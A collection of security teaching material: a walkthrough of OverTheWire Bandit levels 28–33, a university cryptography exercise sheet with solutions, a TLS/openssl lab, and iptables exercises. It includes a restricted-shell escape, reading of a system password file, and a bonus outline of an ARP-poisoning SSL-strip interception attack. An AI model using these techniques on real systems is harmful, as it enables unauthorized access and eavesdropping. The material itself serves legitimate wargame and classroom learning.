That doesn't see to be a valid password. We know that git is version control system so maybe the password was there at some previous version but later changed? Let's change directory to enter the *repo* directory and run the git-log command to see the commited changes:

```
bandit28@bandit:/tmp/jonedoe28$ cd repo/
bandit28@bandit:/tmp/jonedoe28/repo$ git log
commit 073c27c130e6ee407e12faad1dd3848a110c4f95
Author: Morla Porla <morla@overthewire.org>
Date:   Tue Oct 16 14:00:39 2018 +0200

    fix info leak

commit 186a1038cc54d1358d42d468cdc8e3cc28a93fcb
Author: Morla Porla <morla@overthewire.org>
Date:   Tue Oct 16 14:00:39 2018 +0200

    add missing data

commit b67405defc6ef44210c53345fc953e6a21338cc7
Author: Ben Dover <noone@overthewire.org>
Date:   Tue Oct 16 14:00:39 2018 +0200

    initial commit of README.md
bandit28@bandit:/tmp/jonedoe28/repo$
```

So there we can see all the commits made in this repository and our initial guess was right. The password was there but it was removed with the last commit as it **leaks info**. Now we can go back to the version with password by using *git-checkout* command with the hash of the commit. The first 8 character of the hash is enough to identify it:

```
bandit28@bandit:/tmp/jonedoe28/repo$ git checkout 186a1038
Note: checking out '186a1038'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by performing another checkout.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -b with the checkout command again. Example:

  git checkout -b <new-branch-name>

HEAD is now at 186a103... add missing data
bandit28@bandit:/tmp/jonedoe28/repo$
```

We see a bunch of message where basically git is complaining about going back to a version without creating a branch. At the last line it also says we are at **186a103... add missing data** commit. Now if we check the contents of the *README.md* file we should get the password for Level 29:

```
bandit28@bandit:/tmp/jonedoe28/repo$ cat README.md
```

Before we exit, we must remove work:

```
bandit28@bandit:/tmp/jonedoe28/repo$ cd ../..
bandit28@bandit:/tmp$ rm -rf jonedoe28
bandit28@bandit:/tmp$ exit
logout
```

Note

Git is a bit complex and has a very stiff learning curve but once mastared it can be a very helpful tool. It is out of scope for us to discuss the tricks of git here. A good place to get started with git would be at the Official Website of Git. I am also working on a Git Cheat Sheet.

Level 29

Entering the Level 29 machine using the password from previous level:

```
root@bandit:~# ssh bandit29@bandit.labs.overthewire.org -p 2220
```

We have the same goal for level 29 as we had in Level 28. We have to get the password for next level from a **git repository at ssh://bandit29-git@localhost/home/bandit29-git/repo** and use **bandit29 and bandit29-git user has same password**. So we will follow the same path to create a directory in */tmp* directory and clone the *repo* repository, change directory to *repo* directory and list it's files and directories:

```
bandit29@bandit:~$ mkdir -p /tmp/jonedoe29
bandit29@bandit:~$ cd /tmp/jonedoe29
bandit29@bandit:/tmp/jonedoe29$ git clone ssh://bandit29-git@localhost/home/bandit29-git/repo
Cloning into 'repo'...
Could not create directory '/home/bandit29/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bandit29/.ssh/known_hosts).
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

bandit29-git@localhost's password:
remote: Counting objects: 16, done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 16 (delta 2), reused 0 (delta 0)
Receiving objects: 100% (16/16), done.
Resolving deltas: 100% (2/2), done.
bandit29@bandit:/tmp/jonedoe29$
bandit29@bandit:/tmp/jonedoe29$ cd repo/
bandit29@bandit:/tmp/jonedoe29/repo$ ls -la
total 16
drwxr-sr-x 3 bandit29 root 4096 Jan 21 13:19 .
drwxr-sr-x 3 bandit29 root 4096 Jan 21 13:19 ..
drwxr-sr-x 8 bandit29 root 4096 Jan 21 13:19 .git
-rw-r--r-- 1 bandit29 root  131 Jan 21 13:19 README.md
bandit29@bandit:/tmp/jonedoe29/repo$
```

If we see the contents of the *README.md* file with cat:

```
bandit29@bandit:/tmp/jonedoe29/repo$ cat README.md
# Bandit Notes
Some notes for bandit30 of bandit.

## credentials

- username: bandit30
- password: <no passwords in production!>

bandit29@bandit:/tmp/jonedoe29/repo$
```

Again we see that in the place of password we have some sort of variable that say's "no passwords in production!". Let's run git-log in the repository:

```
bandit29@bandit:/tmp/jonedoe29/repo$ git log
commit 84abedc104bbc0c65cb9eb74eb1d3057753e70f8
Author: Ben Dover <noone@overthewire.org>
Date:   Tue Oct 16 14:00:41 2018 +0200

    fix username

commit 9b19e7d8c1aadf4edcc5b15ba8107329ad6c5650
Author: Ben Dover <noone@overthewire.org>
Date:   Tue Oct 16 14:00:41 2018 +0200

    initial commit of README.md
    bandit29@bandit:/tmp/jonedoe29/repo$
```

Hmm, so they fix **username** on the last commit!? I am not sure what that is. Let's check the difference between the *fix username* commit with commit id *84abedc1* and the *initial commit of README.md* with commit id *9b19e7d8*:

```
bandit29@bandit:/tmp/jonedoe29/repo$ git diff 84abedc1 9b19e7d8
diff --git a/README.md b/README.md
index 1af21d3..2da2f39 100644
--- a/README.md
+++ b/README.md
@@ -3,6 +3,6 @@ Some notes for bandit30 of bandit.

  ## credentials

-- username: bandit30
+- username: bandit29
  - password: <no passwords in production!>

bandit29@bandit:/tmp/jonedoe29/repo$
```

So previously the user name was *bandit29* now it is *bandit30*. Could be that the password for *bandit29* is same as *bandit30*? If we try that it doesn't work. Nor the passwords *<no passwords in production!>* and *no passwords in production!*. I got stuck here for some time. After sometime it came to mind that it also support branches. Maybe there is a branch that is not production and contains the password? Usually when we clone only *master* branch is created but the remote can have more branches. We can we use *git branch --help* command to see how to list remote branches. We find that *-r* flag list the remote tracking branches. Let's see what branches we have:

```
    bandit29@bandit:/tmp/jonedoe29/repo$ git branch -r
      origin/HEAD -> origin/master
      origin/dev
      origin/master
      origin/sploits-dev
    bandit29@bandit:/tmp/jonedoe29/repo$
```

```
So we have 2 more branch `dev` and `sploits-dev` in our remote repository named `origin`. Let's checkout the `dev` wi
```

```
    bandit29@bandit:/tmp/jonedoe29/repo$ git checkout -b dev origin/dev
    Branch dev set up to track remote branch dev from origin.
    Switched to a new branch 'dev'
    bandit29@bandit:/tmp/jonedoe29/repo$
```

If we list the files and directories with ls:

```
bandit29@bandit:/tmp/jonedoe29/repo$ ls
code  README.md
bandit29@bandit:/tmp/jonedoe29/repo$
```

We see the *README.md* here. We can to see the password for Level 30 by:

```
bandit29@bandit:/tmp/jonedoe29/repo$ cat README.md
```

We will exit from the machine, after the basic clean up:

```
bandit29@bandit:/tmp/jonedoe29/repo$ cd ../..
bandit29@bandit:/tmp$ rm -rf jonedoe29
bandit29@bandit:/tmp$ exit
logout
```

Level 30

We will enter Level 30 machine using the password from previous level:

```
root@bandit:~# ssh bandit30@bandit.labs.overthewire.org -p 2220
```

The instructions of level 30 is just like before. Find the password from **ssh://bandit30-git@localhost/home/bandit30-git/repo git repository** and use **bandit30 and bandit30-git password interchangeable**. We will proceed as before, create a directory in */tmp*, clone the repository, enter the *repo* directory and list the files and directories:

```
bandit30@bandit:/tmp/jonedoe30$ git clone ssh://bandit30-git@localhost/home/bandit30-git/repo
Cloning into 'repo'...
Could not create directory '/home/bandit30/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bandit30/.ssh/known_hosts).
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

bandit30-git@localhost's password:
remote: Counting objects: 4, done.
remote: Total 4 (delta 0), reused 0 (delta 0)
Receiving objects: 100% (4/4), done.
bandit30@bandit:/tmp/jonedoe30$ cd repo/
bandit30@bandit:/tmp/jonedoe30/repo$ ls
README.md
bandit30@bandit:/tmp/jonedoe30$
```

Does the *README.md* contains something for us?:

```
bandit30@bandit:/tmp/jonedoe30/repo$ cat README.md
just an epmty file... muahaha
bandit30@bandit:/tmp/jonedoe30/repo$
```

No luck there! Let's get git-ing. First we will check the log:

```
bandit30@bandit:/tmp/jonedoe30/repo$ git log
commit 3aa4c239f729b07deb99a52f125893e162daac9e
Author: Ben Dover <noone@overthewire.org>
Date:   Tue Oct 16 14:00:44 2018 +0200

    initial commit of README.md
bandit30@bandit:/tmp/jonedoe30/repo$
```

Nothing much in the log as well. Listing the remote branches shows us:

```
bandit30@bandit:/tmp/jonedoe30/repo$ git branch -r
  origin/HEAD -> origin/master
  origin/master
bandit30@bandit:/tmp/jonedoe30/repo$
```

No extra branch in the remote repository as well. Git also supports tagging [see more at git-tag]. If we give list all tags with the *-l* flag, we see:

```
bandit30@bandit:/tmp/jonedoe30/repo$ git tag -l
secret
bandit30@bandit:/tmp/jonedoe30/repo$
```

So we have a tag named *secret*, let's check it out to a branch named *test*:

```
bandit30@bandit:/tmp/jonedoe30/repo$ git checkout -b test secret
fatal: reference is not a tree: secret
bandit30@bandit:/tmp/jonedoe30/repo$
```

After reading some more man page on *git-tag*, I decided to take help from the Pro Git book-'s Tagging section. There I saw the *git-show* command. Using the command on the *secret* tag like this *git show secret* returned a 33 character long string. This seems to be our flag. Let's move on!

We will do some house keeping like good guys before we exit the machine:

```
bandit30@bandit:/tmp/jonedoe30/repo$ cd ../..
bandit30@bandit:/tmp$ rm -rf jonedoe30
bandit30@bandit:/tmp$ exit
logout
```

Level 31

Entering the Level 31 machine using the password from previous level:

```
root@bandit:~# ssh bandit31@bandit.labs.overthewire.org -p 2220
```

The goal of level 31 is simple and same as before. Clone the repository at **ssh://bandit31-git@localhost/home/bandit31-git/repo** use **bandit31's password for bandit31-git user**, use your git skill and find the password.

We will start same as before by clone the repository, going into it and list it's contents:

```
bandit31@bandit:~$ mkdir -p /tmp/jonedoe31
bandit31@bandit:~$ cd /tmp/jonedoe31
bandit31@bandit:/tmp/jonedoe31$ git clone ssh://bandit31-git@localhost/home/bandit31-git/repo
Cloning into 'repo'...
Could not create directory '/home/bandit31/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X3OPnyPSB5tB5RPbhczc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bandit31/.ssh/known_hosts).
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

bandit31-git@localhost's password:
remote: Counting objects: 4, done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 4 (delta 0), reused 0 (delta 0)
Receiving objects: 100% (4/4), done.
bandit31@bandit:/tmp/jonedoe31$ cd repo/
bandit31@bandit:/tmp/jonedoe31/repo$ ls
README.md
bandit31@bandit:/tmp/jonedoe31/repo$
```

Just like before we have a handy-dandy *README.md*. What is inside it? Wait no more:

```
bandit31@bandit:/tmp/jonedoe31/repo$ cat README.md
This time your task is to push a file to the remote repository.

Details:
    File name: key.txt
    Content: 'May I come in?'
    Branch: master

bandit31@bandit:/tmp/jonedoe31/repo$
```

This time we have task description in the *README.md*, where we have to push a file named **key.txt** with the content **May I come in?** to the **master** branch of the remote repository. This seemingly easy task can be very problematic for the git uninitiated. If we just know the basics of git, we would know that this is a simple task of creating the file adding it with git-add, commiting with git-commit and pushing to remote with git-push. Let's do that step by step:

```
bandit31@bandit:/tmp/jonedoe31/repo$ echo May I come in? >> key.txt
bandit31@bandit:/tmp/jonedoe31/repo$ git add key.txt
The following paths are ignored by one of your .gitignore files:
key.txt
Use -f if you really want to add them.
bandit31@bandit:/tmp/jonedoe31/repo$
```

What now? So it seems that the *key.txt* in been added to the gitignore file. Git, Our dear friend, is suggesting us that we can use the *-f* flag to for git to add the file. We will do that and continue with the steps:

```
bandit31@bandit:/tmp/jonedoe31/repo$ man gitignore
bandit31@bandit:/tmp/jonedoe31/repo$ git add -f key.txt
bandit31@bandit:/tmp/jonedoe31/repo$ git commit -m "added key.txt file"
[master 8a337d7] added key.txt file
 1 file changed, 1 insertion(+)
  create mode 100644 key.txt
bandit31@bandit:/tmp/jonedoe31/repo$ git push
```

Once we give it the password of *bandit31* it will try to push the changes and will fail. But if we see the log of the git-push command we can see that we have the password for Level 32 by. We will do some house keeping before exiting:

```
bandit31@bandit:/tmp/jonedoe31/repo$ cd ../..
bandit31@bandit:/tmp$ rm -rf jonedoe31
bandit31@bandit:/tmp$ exit
logout
```

Level 32

Using the password from previous level:

```
root@bandit:~# ssh bandit32@bandit.labs.overthewire.org -p 2220
```

This time we see there is something different, at the end of the motd we see this:

```
WELCOME TO THE UPPERCASE SHELL
>>
```

It is not our default shell. The hint for level 32 just say's **its time for another escape**. Let's see what we have in the home directory shall we:

```
WELCOME TO THE UPPERCASE SHELL
>> ls
sh: 1: LS: not found
>>
```

Oh well, no it becomes more clear. **THE UPPERCASE SHELL** transforms every command to uppercase and we need to **escape** it. What if we give the command in upper case? Would it transform it to lower case?:

```
>> LS
sh: 1: LS: not found
>>
```

That doesn't work! What about numbers?:

```
>> 0
sh: 1: 0: not found
>> 1
sh: 1: 1: not found
>>
```

We it seems it is not changes the numbers. From all this errors it is clear to us that it usages the sh shell. Let's check the man page for it. Now as there is now clue left for us, after searching the man page, scratching head for a very very long time we would come across the *Special Parameters* section where we would see special characters like *@* that expands to positional parameters or *#* that expands to number of positional parameters and then *$* that gives use the PID of invoked shell and *0* expands to the name of the shell or shell script. We have seen numbers before, haven't we? Like in ls it gives error that **sh: 1: LS: not found** so ls is taken as argument 1 so let's try to invoke shell with the script name:

```
>> $0
$
```

Hmm, can we try to run */bin/bash* to get the bash shell?:

```
$ /bin/bash
bandit33@bandit:~$
```

Yes! At last we are inside a bash shell. We can to see the password for Level 33 with:

```
bandit33@bandit:~$ cat /etc/bandit_pass/bandit33
```

This will give us a 33 character long string which is the flag of this level. Now exit from the machine.

Level 33

Entering the Level 33 machine using the password from previous level:

```
root@bandit:~# ssh bandit33@bandit.labs.overthewire.org -p 2220
```

If we check the web page of level 33 it says that **At this moment, level 34 does not exist yet.**. Let's see what we have in the home directory:

```
bandit33@bandit:~$ ls
README.txt
bandit33@bandit:~$
```

We see a *README.txt* file. If we cat the file, we see that:

```
bandit33@bandit:~$ cat README.txt
Congratulations on solving the last level of this game!

At this moment, there are no more levels to play in this game. However, we are constantly working
on new levels and will most likely expand this game with more levels soon.
Keep an eye out for an announcement on our usual communication channels!
In the meantime, you could play some of our other wargames.

If you have an idea for an awesome new level, please let us know!
bandit33@bandit:~$
```

We see the message of compilation for Bandit game! Hooray!

Source

- Bandit: OverTheWire

View document source. Generated on: 2020-06-02 05:58 UTC.

Exercises for Network Security
1. Cryptography

Emmanouil Vasilomanolakis & Carsten Baum, DTU

February 14, 2024

Exercise 1.

(Unconditional Security) During the lecture you have learned that encryption algorithms can be broken if one can guess the secret key. There exists a symmetric key encryption scheme for which this is not the case - i.e., which is secure against such attacks. This is usually called the *One-Time Pad*. It is defined as follows:

Key Generation To generate the key k, flip a fair coin. If it is heads, then set $k = 0$, else set $k = 1$.

Encryption Encrypt the message bit m as follows: compute $c = m + k \bmod 2$ and output c.

Decryption Decrypt the ciphertext bit c as follows: compute $m' = c + k \bmod 2$ and output m'.

1. Show that this scheme actually decrypts to the right plaintext.
2. What can go wrong if you use the same key for two encryptions?
3. Can you use this scheme to also encrypt a long string of bits? How do you have to modify it? What is the disadvantage of this encryption scheme, in terms of practicality?

Bonus: We can show that an encryption cannot leak any information to an attacker without the key. For this, one can show that independent of m being 0 or 1, the ciphertext c will always be either a 0 or a 1 with probability 1/2. Therefore, without knowledge of the key, both plaintexts are equally likely. Can you prove this?

Exercise 2.

(AES) Assume you obtain the ciphertext

$$U2FsdGVkX1+EqkWb5RzDhZyL6gSu/2hCuWRFkBFaO2U=$$

You know that it is an AES-128 ECB encryption of an UTF-8-encoded text that starts with the four characters “HELP”. The ciphertext is encoded in Base-64.

1. Assuming that you have no further information about the key, why can you not simply run a brute-force attack to recover the rest of the message?
2. Assume that you have additionally learned that the key has the first 96 bits set to 0. Why is an attack now plausible[a]?

3. Assume that you learn that only 4 bits of the key are set to 1, while the remaining ones are set to 0. Does this mean that an attack is feasible?
4. The ciphertext is not given as a string, but encoded in Base64. Investigate what Base64 is. Why can it be advantageous to encode a ciphertext in Base64 instead of sending it directly over the channel?
5. The message mentioned in this exercise has been encrypted using the *openssl* tool available on any Linux system. Assume that the key has been derived from “crypto” (using the $-k$ option). Attempt to decrypt it!

[a] You can e.g. look at https://bench.cr.yp.to/results-stream.html and identify how many cycles it takes for one core on a modern Apple M1 processor (the standard processor in Mac Books) to encrypt/decrypt one byte with AES-128, from which you can derive an upper-bound on the runtime for a whole 128-bit block. This may aid you to estimate the runtime of an attack.

Exercise 3.

(Hashing $\neq$ Security) You register with the text messaging service Helo who stores your phone number as an identity when you register. To check who of your friends is available on Helo, the company uses the following process:

Setup The company chooses a cryptographic hash-function H. It gets hardcoded into the messaging app software of Helo. The company also sets up a server with a file “users” that is initially empty.

User registration The messaging app sends your phone number tel to the server of Helo. The server then stores $H(tel)$ in the file “users”.

Friend discovery The app hashes each phone number tel_i in the phone book of the user and sends $H(tel_1), \ldots, H(tel_n)$ to the server of Helo. The server then responds with the list of indices $1, \ldots, n$ such that $H(tel_i)$ was in the file “users”.

Helo claims that, using this technique, they will never learn the phone numbers in your phone book that are not registered with their service. Show that this is not the case, by explaining a simple program that could extract phone numbers from the messages that their server obtains. As example, assume all phone numbers have the length and format as in Denmark.

Exercise 4.

(The RSA cryptosystem) A famous public-key cryptosystem is the so-called RSA encryption scheme. We saw in the lecture that it works as follows:

Key Generation Choose two different primes $p, q > 2$. Let the public key be $N = p \cdot q, e = 5$ and the private key be $p, q, d = e^{-1} \bmod (p-1)(q-1)$.

Encryption To encrypt the message $m \in \mathbb{Z}_N$, compute and output $c = m^e \bmod N$.

Decryption Output $m' = c^d \bmod N$.

1. Test out that RSA is correct. For example, choose $p = 17, q = 13$, $m = 4$ and do the calculations for encryption and decryption. You can do all operations, also including the computation of d, using e.g. Wolfram Alpha.

2. What happens in the RSA cryptosystem if the message is 0 or 1? More generally, what happens if the attacker has an idea what the encrypted message could be?
3. Suggest how the problem described in 2 can be avoided.

Bonus: Prove that RSA is correct, using Euler's totient theorem.

Exercise 5.

(RSA Signatures in practice) Let us assume that you want to implement an application where

- The sender must be able to deliver messages $m_1, \ldots$ with integrity.
- Anyone must be able to verify that the sender sent the messages $m_1, \ldots$.

Naturally, you pick RSA signatures for the job:

- Let sender have a secret signing key sk and give every potential receiver a verification key vk.
- Whenever the sender sends a message m_i, it also sends $\sigma_i = Sign_{sk}(m_i)$.
- Any receiver only accepts a message m_i if it is accompanied by a signature σ_i such that $Ver_{vk}(m_i, \sigma_i)$ is correct.

1. Assume your messages are only a bit while your sender sends multiple messages. How can integrity become a problem?
2. Assume that your sender and receiver can keep a state. How can you fix the problem using a counter?

Solutions:

Exercise 1:

1. This can easily be seen because modulo 2, we have that $k + k = 0 \bmod 2$ (you can test this for both possible values of k). Then $c + k = m + k + k = m \bmod 2$.
2. If you have two ciphertexts $c_1 = m_1 + k \bmod 2$ and $c_2 = m_2 + k \bmod 2$, then you can compute $c_1 + c_2 = m_1 + k + m_2 + k = m_1 + m_2 \bmod 2$, which leaks the sum of the plaintexts.
3. Let's say the message consists of a string of bits $m_1 m_2 \ldots m_\ell$. The idea is to use a key string $k_1 k_2 \ldots k_\ell$ of equal length to generate a ciphertext $c_1 c_2 \ldots c_\ell$ of length ℓ. To encrypt, we compute $c_i = m_i + k_i \bmod 2$ and we decrypt equivalently by computing $c_i + k_i \bmod 2$. Unfortunately, this means that the key has length ℓ, i.e is as long as the message to be encrypted.

Exercise 2:

1. The brute-force attack would have to test all 2^{128} possible keys for AES-128, which is computationally infeasible.
2. This means that we now only have to test out 2^{32} keys. To see how long this would take, let us make the following observations:
   - it takes around 16 cycles per byte[1] to encrypt/decrypt AES-128 on a modern Apple M1 processor (the standard processor in Mac Books) per core. For a whole ciphertext of 16 bytes, that is around 256 cycles.
   - The processor runs at 3200 MHz, i.e. it performs 3.200.000.000 cycles per second.
   - Therefore, one core of the processor can test approximately 12.500.000 ciphertexts per second.

   Using one core we should be able to find the right key in around 343 seconds, or less than 6 minutes.
3. We can use the binomial coefficient (see `https://en.wikipedia.org/wiki/Binomial_coefficient`) to estimate the number of possible keys, as this is equivalent to all subsets of $\{1, \ldots, 128\}$ of size 4. This means there are only $\binom{128}{4}$, or around 10.6 million, keys. This is doable in less than a second as outlined above.
4. Encryption turns a 128bit string into another 128bit string. Even if the original string only consisted of visible characters, encoded in UTF-8 (8 bits to encode 1 character), the ciphertext when interpreted as a UTF-8 string may now contain information that is not printable which leads to errors in transmission. Base64 allows us to encode bit strings, 6 bits at a time, into printable characters. This way we can e.g. print them in an exercise sheet without any information being lost, as the original bitstring can be recovered without problems.
5. Here it is meant that "crypto" is the passphrase which openssl automatically turns into a key. By copying the ciphertext into a text file "encryption.txt" we can use the command "openssl aes-128-ecb -d -in encryption.txt -k crypto -a -out decryption.txt" to decrypt the ciphertext.

Exercise 3:

1. An attacker can simply precompute hashes from all phone numbers. In the Danish example, there are only 100.000.000 phone numbers, which amounts to 100 million hashes. Given e.g. exercise 2, this should not take a long time to compute. If one hash is 256 bits long, we can also estimate that storing a lookup-table would only require around $32 \cdot 100.000.000 \approx 2^{32}$ bytes, which is equal to 2^{22} Kilobytes or 2^{12} Megabytes, or around 4 Gigabytes. The provider could easily store this table and for every sent hash use it do look up the original phone number, which is the preimage of the hash.

[1]See e.g. `https://bench.cr.yp.to/results-stream.html`

Exercise 4:

1. $N = 221$ and $d = 77$. For $m = 4$ this gives $c = 140$
2. For $0, 1$ the message and the ciphertext are the same (so an attacker can always see this). More problematic, every message mod N translates into a unique ciphertext, so without additional tricks the attacker who knows what the plaintext could be can always “test” by encrypting the plaintext and comparing
3. Instead of starting from a message mod N, just only allow half of the bits of a plaintext will carry the actual message and we use random bits in the other half to “pad”.

Exercise 5:

1. Here so-called Replay attacks can happen, because there are just two messages that can be sent. Once someone observed them, he can always replay them on the network.
2. Assume that sender and receiver keep state of a counter c. In addition to the message, the sender now signs both the message and c and increases c afterwards. The receiver checks if the signature he receives is valid and if the counter c that is part of the signed message agrees with his local counter. If so, then after verifying the message he increases his local counter as well.

02233 Network Security
Assignments: Transport Layer Security (TLS)

2024-02-20

Today we will experiment with TLS certificates using the `openssl` toolkit, and have a brief introduction to Wireshark. The `openssl` toolkit is commonly used to generate and check certificates, which we use to encrypt communications and authenticate both ends. In this lab, we will:

1. generate a private RSA key and a certificate signing request (CSR),
2. generate an `x.509` certificate and learn to inspect the certificate,
3. setup a simple TCP server with TLS, and
4. use Wireshark to inspect the traffic between the server and the client.

If you do not have a Kali VM yet, you can download it from here (you can choose your favorite virtualization platform). Lastly, make sure that `openssl` and Wireshark are installed on your Kali VM (they should be pre-installed):

```
# Check if openssl is installed already
openssl version
# Check if wireshark is installed
wireshark --version
# OTHERWISE, install openssl and wireshark using your package manager
sudo apt-get update \
    && sudo apt-get upgrade -y \
    && sudo apt install openssl wireshark -y --fix-missing
```

Note: while it is not strictly necessary to use a Kali VM for this lab, we recommend it to avoid further issues. Virtual Machines are disposable, so you can play with them and then delete them without worrying about making changes to your operative system or losing anything important. However, you should keep your Kali VM for the following weeks.

Exercise 1

First, use the `genrsa` command of `openssl` to generate an **RSA private key** of 1024 bits and save it in a file. Then, use the `req` command of `openssl` to generate a **certificate signing request** (CSR) using the RSA key we just created. You can populate various fields of the certificate with information regarding location, company, etc.

A typical private key looks like this:

```
-----BEGIN PRIVATE KEY-----
MIICdQIBADANBgkqhkiG9w0BAQEFAASCAl8...
-----END PRIVATE KEY-----
```

And a CSR looks like this:

```
-----BEGIN CERTIFICATE REQUEST-----
MIIBhDCB7gIBADBFMQswCQYDVQQGEw...
-----END CERTIFICATE REQUEST-----
```

Solution
o generate a RSA private key with use:
```
openssl genrsa -out rsa_1024 1024
```
To create a Certificate Signing Request (CSR) use:
```
openssl req -new -key rsa_1024 -out rsa_1024.csr
```

Spend a few moments answering the following questions:

1. We just used RSA with a key length of 1024. Can you see any potential issues already?
2. We created our CSR from a private key. What would happen if we shared this key?

Exercise 2

In general, we refer to two types of certificates: those signed by a trusted Certificate Authority (CA), and *self-signed* certificates. In this exercise, we will generate a self-signed certificate by signing our certificate with our private key. We will use the common `x.509` standard to generate a public key certificate, which will provide TLS encryption for our HTTPS server in the next exercises. For this, we use the `x509` command from `openssl` to sign the CSR we previously generated. Lastly, inspect the certificate we just created using `openssl`.

Solution
o generate a self-signed certificate we could use:
```
openssl x509 -req -in rsa_1024.csr -signkey rsa_1024 -out rsa_1024.pem
```
To inspect the certificate use:
```
openssl x509 -text -in rsa_1024.pem
```

These days, `x.509` certificates have a default expiration date of 13 months, but this can be easily modified! spend a few minutes to answer the following questions (in groups?).

1. What would happen if we connected to a server with expired certificates?
2. Can you see any potential issue with extending the validity of the certificate?
3. What about connecting to a server with a certificate generated using weak cryptographic functions?
4. **Bonus:** What issues do you see in a certificate that has been valid for the last 20 years?

Exercise 3

Use the tool `openssl s_server` to set up a test TCP server listening on port 1443 on your machine, using the certificate and private key we just generated in the previous exercises.

You will likely get an error!!! specifying that the length of our private key is too short (as you have seen in the first exercise, this is a severe security issue).

Generate a new certificate using a longer key, for example RSA 4096 (this one is valid!), and start the server. Connect to the server from your preferred browser (still in the VM) on the address `https://localhost:1443`. What do you notice?

Solution
o start the server use:
```
openssl s_server -accept localhost:1443 -cert rsa_4096.pem -www -key rsa_4096
```

Note: you could use any port (for example 443, which is the default for HTTPS, so you wouldn't have to specify it in the browser), but port numbers below 1000 may require elevated permissions.

Exercise 4

Now, we will use Wireshark to inspect the traffic we generate to our TCP server. Start capturing traffic on the `lo` interface (adapter for loopback traffic), where you will see all the requests we are sending to our server (reload the page on your browser once or twice to see Wireshark getting populated with traffic traces). Then, spend some time to answer the following questions:

1. Which version of TLS are we using?

2. Which symmetric encryption/authentication algorithm do we use during the TLS negotiation between the server and our browser?
3. Navigate to `http://www2.compute.dtu.dk/courses/02234` and compare the packet headers with the ones from our server. Can you read the website content from the packet?
4. Use the keys generated during handshakes to decrypt TLS traffic in Wireshark (check out this article).

Solution
uring the TSL handshake, we exchanged keys and selected our ciphers to communicate with the server. The TSL version and encryption algorithms can be seen in the TLS headers. In my setting, I can see the following:
`Version:  TLS 1.2 (0x0303)`
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)

Bonus: Exercise 5

It is time to put everything together and mount our attack. You have learned that TLS encrypts communications between client and server. You have also learned how this happens, and at which specific moment: the handshake. In addition, you now know that if we can capture these keys we can decrypt the live traffic. Now, you are ready to mount a Man-in-the-middle SSL strip attack:

1. Intercept the communications between a client and a server (google "ARP poisoning").
2. Force the client to re-establish the communication channel, but this time, bridge the connection through your server. You will force the client to establish an insecure connection with your bridge, and your bridge will create a secure connection with the server. Now you can eavesdrop on the communication in plain text!
3. You can simplify the process using the tool `ettercap` (comes pre-installed in Kali). It requires a bit of manual configuration, but there are plenty of tutorials on the Internet. See the original repository of this attack here.

Note: there will be no solutions for this exercise!

02233 Network Security
Assignments: Threat detection

27-02-2024

Today we will learn to configure firewall rules using `iptables`. In addition, we will learn how to setup a honeypot (Cowrie), interact, and analyze interactions. You can use your Kali VM to finish all the exercises, but you can always choose a different setup. Keep in mind that `iptables` is only available in Linux distros. For Cowrie in particular, we recommend using Docker, but you can install it from the source if you prefer.

Through the following firewall exercises, we will create rules that build towards more complex chains that will help you harden the system's security. Remember to flush your rules after each exercise.

1 Firewalls

If you remember the exercises from the previous week, we learned how to start a simple TCP server. Start the server to test your rules. As an alternative, you can use the following command to start a simple HTTP server:

```
python3 -m http.server 9000
```

Exercise 1: Blocking incoming and outgoing traffic. We will create two simple rules. The first should drop all the incoming traffic. For the second, create a rule to drop all outgoing traffic. Now test that your machine drops all the traffic. You can use Wireshark to verify that nothing goes through.

Solution

The recommended way of getting accustomed to `iptables` is reading the manpage, which you can do in your Kali terminal by running `man iptables`, or you can also look online, such as on die.net: `https://linux.die.net/man/8/iptables`.

The rule to drop all incoming traffic (line 1 below) is **A**ppended to the `INPUT` chain and instructs all matched packets (in this case, all of them, because we do not specify any matching rules) to **j**ump to the special builtin target `DROP`, discarding them. Dropping outgoing traffic is analogical, simply changing the source chain (line 2):

```
1 iptables -A INPUT -j DROP
2 iptables -A OUTPUT -j DROP
```

You will usually need to run `iptables` commands with root privileges. You can test that this works by trying to ping outside the VM, such as by running the `ping 8.8.8.8` command or trying to access a website through your browser, and inspecting the traffic in Wireshark. You should not be able to succeed in this communication.

Exercise 2: Blocking specific requests. Create a rule that blocks incoming HTTP traffic, and test it by trying to navigate to your web server. Then, create a rule that blocks ping incoming requests. The ping command uses the ICMP protocol with a header that specifies it wants a response (some sort of echo). Can you improve these rules to block flood attacks?

Hint: The idea behind a flood attack is to send ping requests to the target at a very high rate.

Solution

First, make sure that you clear the rules from the previous exercise by *flushing* `iptables` by running the `iptables -F` command.

A standard rule blocking incoming HTTP traffic can look like quite similar to the previous: **A**ppended to the `INPUT` chain, matching the `TCP` **p**rotocol on **d**estination **port** 80 (the standard port for HTTP): `iptables -A INPUT -p tcp --dport 80 -j DROP`

However, since our server is running on port 9000 rather than 80, traffic to that will **not** be blocked by this rule. You can either start the HTTP server on port 80 instead or specify the correct **d**estination **port** in the rule: `iptables -A INPUT -p tcp --dport 9000 -j DROP`

Incoming ICMP ping **requests** can be blocked using this rule:

```
iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
```

Note that if you do not specify the `echo-request` part, you will also block *outgoing* pings, since you will block **all ICMP communication**, including ICMP responses (pongs) from the hosts you yourself ping.

